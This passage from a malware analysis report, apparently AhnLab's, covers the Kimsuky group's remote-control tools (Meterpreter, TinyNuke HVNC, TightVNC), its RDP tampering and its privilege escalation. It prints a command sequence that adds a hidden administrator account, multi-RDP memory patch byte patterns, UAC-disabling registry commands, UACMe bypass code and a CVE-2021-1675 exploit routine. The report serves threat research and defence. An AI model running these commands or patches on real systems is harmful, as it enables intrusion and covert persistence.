000000E4  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
000000F4  00 00 00 00 00 00 00 00  50 45 00 00 64 86 05 00  ........ PE..d...
00000104  e2 39 f2 60 00 00 00 00  00 00 00 00 f0 00 22 20  .9.`.... ......" 
```

Figure 60. Meterpreter DLL being downloaded

The downloaded binary is the same as the source code of the open source Meterpreter.



```
  serverThread = thread_open();
  struct_remote = (void *)remote_allocate();
  if ( !struct_remote )
  {
    v5 = 8;
LABEL_3:
    SetLastError(v5);
    goto LABEL_34;
  }
  *((_DWORD *)struct_remote + 32) = *((_DWORD *)struct_config + 3);
  data_current_unix_timestamp = current_unix_timestamp();
  *((_DWORD *)struct_remote + 34) = data_current_unix_timestamp;
  *((_DWORD *)struct_remote + 33) = *((_DWORD *)struct_config + 3) + data_current_unix_timestamp;
  v27 = 0;
  if ( !(unsigned int)create_transports(struct_remote, (char *)struct_config + 48, &v27) )
  {
    v5 = 160;
    goto LABEL_3;
  }
  v7 = *((_QWORD *)struct_remote + 1);
```


Figure 61. server_setup() function that is initial routine of downloaded metsrv.dll

5.1.2. HVNC (TinyNuke)

TinyNuke, also known as Nuclear Bot, is a banking malware discovered in 2016. It includes features such as HVNC (HiddenDesktop/VNC), reverse SOCKS4 proxy, and form grabbing. As its source code was revealed in 2017, TinyNuke is used by various attackers, and the HVNC feature is partially borrowed by other malware such as AveMaria and BitRAT.

Among the various features of TinyNuke that is being distributed, only the HVNC feature is enabled. A difference between normal VNC and HVNC used by TinyNuke is that the user does not realize that the

PC is infected and its screen is being controlled. The following shows the process tree when HVNC is enabled.



Process	CPU	PID
csrss.exe	0.07	356
conhost.exe	< 0.01	1976
winlogon.exe		392
explorer.exe	0.20	2216
cmd.exe		3984
regsvr32.exe	3.90	3892
explorer.exe	2.22	3140

Figure 62. Process tree upon using HVNC

In the process tree is explorer.exe (PID: 3140), which is the child process of explorer.exe (PID: 2216). The attacker is able to control the screen via the new explorer.exe (PID: 3140), and the GUI (Graphical user interface) of the process created while the attacker is controlling the target PC is not visible on the target PC screen. This type of VNC remote access is called HVNC (Hidden Virtual Network Computing).

Another characteristic of the malware is that it uses the reverse VNC method. VNC consists of a server and a client. It installs the VNC server on the control target system, and the user who wishes to control the system remotely uses the VNC client. It gains control of the VNC client by going through the VNC server installed on the remote control target system.

In a normal VNC environment, it attempts to access the remote control target (VNC server) via the VNC client. However, HVNC of TinyNuke attempts to access the client from the server with the Reverse VNC feature. This means that when HVNC of the infected system is run, the awaiting attacker accesses the designated C&C server and uses the VNC client (server for HVNC) on the C&C server to gain remote control. It is assumed that this is to bypass firewalls such as Reverse Shell that blocks internal access from the outside and to support communication in a private IP environment.





Figure 63. Attacker's HVNC screen


Note that TinyNuke uses "AVE_MARIA" string for verification when establishing the HVNC communication between the server and the client. This means that when "AVE_MARIA" string is sent from the HVNC client to the server, the server verifies the name, and the HVNC communication can be enabled if "AVE_MARIA" is correct.



```
Stream Content
00000000  41 56 45 5f 4d 41 52 49  41 00                   AVE_MARI A.
0000000A  00 00 00 00                                      ....
    00000000  10 03 00 00                                      ....
    00000004  31 02 00 00                                      1...
0000000E  01 00 00 00                                      ....
00000012  80 07 00 00 38 04 00 00  10 03 00 00 31 02 00 00 ....8... ....1...
00000022  7a 08 00 00 03 b0 02 00  fc 0f 03 b0 02 00 fc 0f z....... ........
00000032  03 b0 02 00 fc 0f 03 b0  02 00 fc 0f 03 b0 02 00 ........ ........
00000042  fc 0f 03 b0 02 00 fc 0f  03 b0 02 00 fc 0f 03 b0 ........ ........
00000052  02 00 fc 0f 03 b0 02 00  fc 0f 03 b0 02 00 fc 0f ........ ........
00000062  03 b0 02 00 fc 0f 03 b0  02 00 fc 0f 03 b0 02 00 ........ ........
00000072  fc 0f 03 b0 02 00 fc 0f  03 b0 02 00 fc 0f 03 b0 ........ ........
```

Figure 64. AVE_MARIA string used in HVNC

This is identical to that of HVNC used by Kimsuky group. However, recently there have been HVNCs using the "LIGHT's BOMB" string.



```
socket = ConnectServer();
s = socket;
SetThreadDesktop(hDesktop);
if ( send(socket, "LIGHT'S BOMB", 13, 0) > 0 )
{
  *(_DWORD *)buf = 1;
  if ( send(socket, buf, 4, 0) > 0 )
  {
    v2 = recv;
    if ( recv(socket, v45, 4, 0) )
```


Figure 65. "LIGHT'S BOMB" string used in place of AVE_MARIA

5.1.3. TightVNC

Another VNC malware distributed via AppleSeed backdoor is TightVNC. TightVNC is an open-source VNC utility, and the attacker customizes it to use it. TightVNC can be regarded as a normal VNC utility, but it is different in that it supports the reverse VNC feature discussed earlier.

TightVNC consists of tvnserver.exe, the server module, and tvnviewer.exe, the client module. In a normal environment, it installs tvnserver on the remote control target and accesses the target using tvnviewer in the user environment. In order to use the Reverse VNC feature, it executes tvnviewer as a listening mode on the client, then uses tvnserver that is installed as a service on the access target system to set the client address using controlservice and connect commands for access gain.

The Kimsuky group distributes tvnserver, and it is customized so that the Reverse VNC feature can be used in the infected environment without installing a service. As such, simply running tvnserver will allow the attacker to access tvnviewer that operates on the C&C server and gain control of the screen of the infected system.



```
00000000  52 46 42 20 30 30 33 2e  30 30 38 0a          RFB 003. 008.
    00000000  52 46 42 20 30 30 33 2e  30 30 38 0a          RFB 003. 008.
0000000C  02                                            .
0000000D  01 10                                         ..
    0000000C  10                                            .
0000000F  00 00 00 00                                   ....
00000013  00 00 00 00 00 00 00 00                       ........
    0000000D  01                                            .
0000001B  07 7e                                         .~
0000001D  03 a0 20 18 00 01 00 ff  00 ff 00 ff 10 08 00 00 .. ..... ........
0000002D  00 00 00 00 00 [redacted]..
0000003D  0d 00 08 00 00 fc 00 01  01 54 47 48 54 46 54 53 ........ .TGHTFTS
0000004D  43 53 52 4c 59 fc 00 01  03 54 47 48 54 46 54 53 CSRLY... .TGHTFTS
0000005D  46 4c 52 4c 59 fc 00 01  05 54 47 48 54 46 54 53 FLRLY... .TGHTFTS
0000006D  4d 35 52 4c 59 fc 00 01  07 54 47 48 54 46 54 53 M5RLY... .TGHTFTS
0000007D  46 55 52 4c 59 fc 00 01  09 54 47 48 54 46 54 53 FURLY... .TGHTFTS
0000008D  55 44 52 4c 59 fc 00 01  0b 54 47 48 54 46 54 53 UDRLY... .TGHTFTS
0000009D  55 45 52 4c 59 fc 00 01  0d 54 47 48 54 46 54 53 UERLY... .TGHTFTS
000000AD  46 44 52 4c 59 fc 00 01  0f 54 47 48 54 46 54 53 FDRLY... .TGHTFTS
```

Figure 66. Reverse VNC communications using tvnviewer

5.1.4. RDP Wrapper

Meterpreter and VNC malware types were mainly discussed in earlier parts, yet the attacker also uses RDP Wrapper for remote control. RDP Wrapper is an open source utility that supports the remote desktop feature. Since Windows OS does not support remote desktop in all versions, RDP Wrapper needs to be installed to enable the feature. The Kimsuky group installs RDP Wrapper to multiple systems infected with AppleSeed.

5.2. RDP Related

5.2.1. Adding RDP User

Among the earlier-mentioned PIF droppers, there was the type that drop and execute malware which perform the role of adding RDP user. It adds an account with the following credential.

- **User Account**: default
- **Password**: 1qaz2wsx#EDC

It adds an account by executing simple command line commands like shown below. When the commands are over, that is, when the malware achieves its aim, it deletes itself using a batch file.

```
> net user /add default 1qaz2wsx#EDC
> net localgroup Administrators default /add
> net localgroup "Remote Desktop Users" default /add
> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v default /t REG_DWORD /d 0 /f
> reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

The commands use the net command to register a user named "default". The user is included in the admin group as well as the RDP group, so it appears that the account will later be used to access RDP. The malware then registers the added user account to the SpecialAccounts registry key so that the user cannot know that an account has been added in the login screen.

Seeing how the admin privilege is required by default to add a user account, the malware and the PIF dropper itself may have been run by other malware via 'run as administrator' after going through the privilege escalation process instead of the user clicking it. As one needs admin privilege to add user privilege, there have been cases where the malware with the same feature (of adding user accounts) was executed by the privilege escalation malware. This privilege escalation malware will be discussed later in this article.

5.2.2. RDP Patcher

Only 1 RDP per PC is allowed in a normal Windows environment. Because of this, even if the attacker knows the account credentials of the infected system, he or she cannot make an RDP connection without the user realizing it if the user is performing a task locally or a user is currently accessing the system using RDP. This is because if the attacker attempts to connect with RDP while the current user is in the environment, the current user will be logged off.

To bypass such instances, the attacker may patch the memory of Remote Desktop Service to allow execution of multiple remote desktop sessions. For instance, Mimikatz supports such a feature with the ts::multirdp command. The command finds the DLL address in the current running Remote Desktop Service (svchost.exe that loaded termsrv.dll) and searches a certain binary pattern. As the pattern is different for each Windows version, each version has a defined search pattern. When the defined pattern exists, the malware patches it into a new one, allowing multiple RDP to happen.

The Kimsuky group uses a type of malware that specializes in the memory patch for multiple RDP. Like most of the malware strains used by the group, it is DLL and is run by regsvr32.exe. The currently discovered sample is an x64 binary, so it only operates in the x64 Windows architecture. Its search and patch patterns are similar to the source code of Mimikatz, but one difference is that it also supports the Windows XP version. The search patterns and patterns to be patched in each Windows version are as follows:

Version (x64)	Search Pattern	Patch Pattern
Windows XP (2600) or above	{0x83, 0xf8, 0x02, 0x7f}	{0x90, 0x90}
Windows Vista (6000)	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x75};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0xeb};
Windows 7 (7600)	{0x39, 0x87, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x87, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 8.1 (9600)	{0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 10, Version 1803 (17134)	{0x8b, 0x99, 0x3c, 0x06, 0x00, 0x00, 0x8b, 0xb9, 0x38, 0x06, 0x00, 0x00, 0x3b, 0xdf, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0xe9};
Windows 10, Version 1809 (17763) or above	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};

Table 28. RDP service search and patch patterns

5.3. Privilege Escalation


5.3.1. UACMe

The privilege escalation routine for AppleSeed that was mentioned earlier shows that if the following registry keys all have a value of 0 (meaning that UAC is disabled), the malware executes recursion with the admin privilege. In a normal environment, the keys are not disabled because of security reasons.

```
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
   ㄴ ConsentPromptBehaviorAdmin
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
   ㄴ PromptOnSecureDesktop
```

After installing AppleSeed, the attacker used manually patched UACMe to disable UAC. UACMe is an open-source project that is made public on GitHub. It is a command line tool that incorporates known UAC Bypass Methods. In other words, it is an open-source tool that supports dozens of UAC Bypass features.

The attacker built UACMe in the form of DLL so that it can be run with regsvr32.exe like AppleSeed and used the ICMLuaUtil interface among UACMe features to bypass UAC.[4]



```
if (supIsConsentApprovedInterface(T_CLSID_CMSTPLUA, &bApprove)) {
    if (bApprove == FALSE) {
        MethodResult = STATUS_NOINTERFACE;
        break;
    }
}

r = ucmAllocateElevatedObject(
    T_CLSID_CMSTPLUA,
    &IID_ICMLuaUtil,
    CLSCTX_LOCAL_SERVER,
    (void**)&CMLuaUtil);

if (r != S_OK)
    break;

if (CMLuaUtil == NULL) {
    r = E_OUTOFMEMORY;
    break;
}

r = CMLuaUtil->lpVtbl->ShellExec(CMLuaUtil,
    lpszExecutable,
    NULL,
    NULL,
    SEE_MASK_DEFAULT,
    SW_SHOW);
```

Figure 67. UAC Bypass technique using ICMLuaUtil

The technique uses a certain undocumented method that is exported from the ICMLuaUtil interface. Like the ShellExecute() API, the method receives the pathname of the target that will be run as an argument and executes it. Unlike the API, it executes it as admin privilege without the UAC pop-up. As the method is not patched even in the latest Windows version, the technique is used by multiple malware strains. For instance, as Pitou Boot Kit malware needs admin privilege to infect MBR and reboot the system, it uses CMSTPLUA to do so. GandCrab ransomware that was distributed in the NSIS packer form in the past also used CMSTPLUA.[5]

- CMSTPLUA : { 3E5FC7F9-9A51-4367-9063-A120244FBEC7 }
- ICMLuaUtil : { 6EDD6D74-C007-4E75-B76A-E5740995E24C }

[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=8709a7d6-561a-4df3-8bd1-a5fedce07717 (Analysis Report on Privilege Escalation Using UAC Bypass)

[5] https://asec.ahnlab.com/ko/1160/ (GandCrab v4.3 distributed in the Nullsoft installer form)

The malware executes the command line commands shown below. When the malware is executed by being loaded through regsvr32.exe, it automatically bypasses UAC by using a certain method of ICMLuaUtil and executes the command line commands to configure registry keys that disable UAC.


```
cmd /c
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v PromptOnSecureDesktop /t REG_DWORD /d 0 /f
&
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f
```

5.3.2. CVE-2021-1675 Vulnerability

The Kimsuky group has also been using the privilege escalation vulnerability. The malware installed through AppleSeed escalates privilege by using the CVE-2021-1675 vulnerability.

CVE-2021-1675 is a privilege escalation vulnerability of the Windows Printer Spooler service. It can exploit the vulnerability of the AddPrinterDriverEx() API to operate a malicious DLL designated by the attacker with escalated privilege. AddPrinterDriverEx() is a function that installs local or remote printer drivers and connects configuration, data, and driver files. If sending '0x8014' value to the fourth argument (dwFileCopyFlags) of the API to bypass the privilege verification of 'SeLoadDriverPrivilege,' and entering a malicious DLL path in the DriverInfo struct of pConfigFile to call, the malicious DLL that is sent as the argument is loaded and the attacker can execute the malicious DLL with escalated privilege.

The malware used by the Kimsuky group is created based on the following GitHub open source, but there certain differences are noticeable when comparing it with the original source code.[6]



```
  wsprintfW(
    path_unidrv,
    L"%s",
    L"c:\\Windows\\System32\\DriverStore\\FileRepository\\ntprint.inf_amd64_c62e9f8067f98247\\Amd64\\UNIDRV.DLL");
  printf(L"payload: %s\r\n", arg_payload);
  printf(L"target: %s\r\n", path_unidrv);
  bDriverInfo.cVersion = 3;
  bDriverInfo.pConfigFile = (LPSTR)arg_payload;
  bDriverInfo.pEnvironment = 0i64;
  bDriverInfo.pDataFile = (LPSTR)arg_payload;
  bDriverInfo.pDriverPath = (LPSTR)path_unidrv;
  bDriverInfo.pName = (LPSTR)L"default-pdf";
  AddPrinterDriverExW(0i64, 2u, (PBYTE)&bDriverInfo, 0x8014u);//
                                                  // 0x00000004 : APD_COPY_ALL_FILES
                                                  // 0x00000010 : APD_COPY_FROM_DIRECTORY
                                                  // 0x00008000 : APD_INSTALL_WARNED_DRIVER
  LastError = GetLastError();
  printf_0("[*] All done. GetLastError: %d\n", LastError);
}
else
{
  printf_0("[*] Usage: CVE-2021-1675-LPE.exe PAYLOAD_DLL_PATH\n");
```

Figure 68. CVE-2021-1675 vulnerability routine

One noticeable difference is that while the original source code uses the EnumPrinterDrivers() API to

[6] https://github.com/hlldz/CVE-2021-1675-LPE/

pinpoint the location of the printer driver file unidrv.dll in the infected system, this malware contains the path shown below, hard-coded. The path is also found on the current latest version of Windows 10.0.19043.1348, but it might be different depending on the OS version. It seems that the attacker had already collected the information of the target PC in advance and developed the malware based on the information.

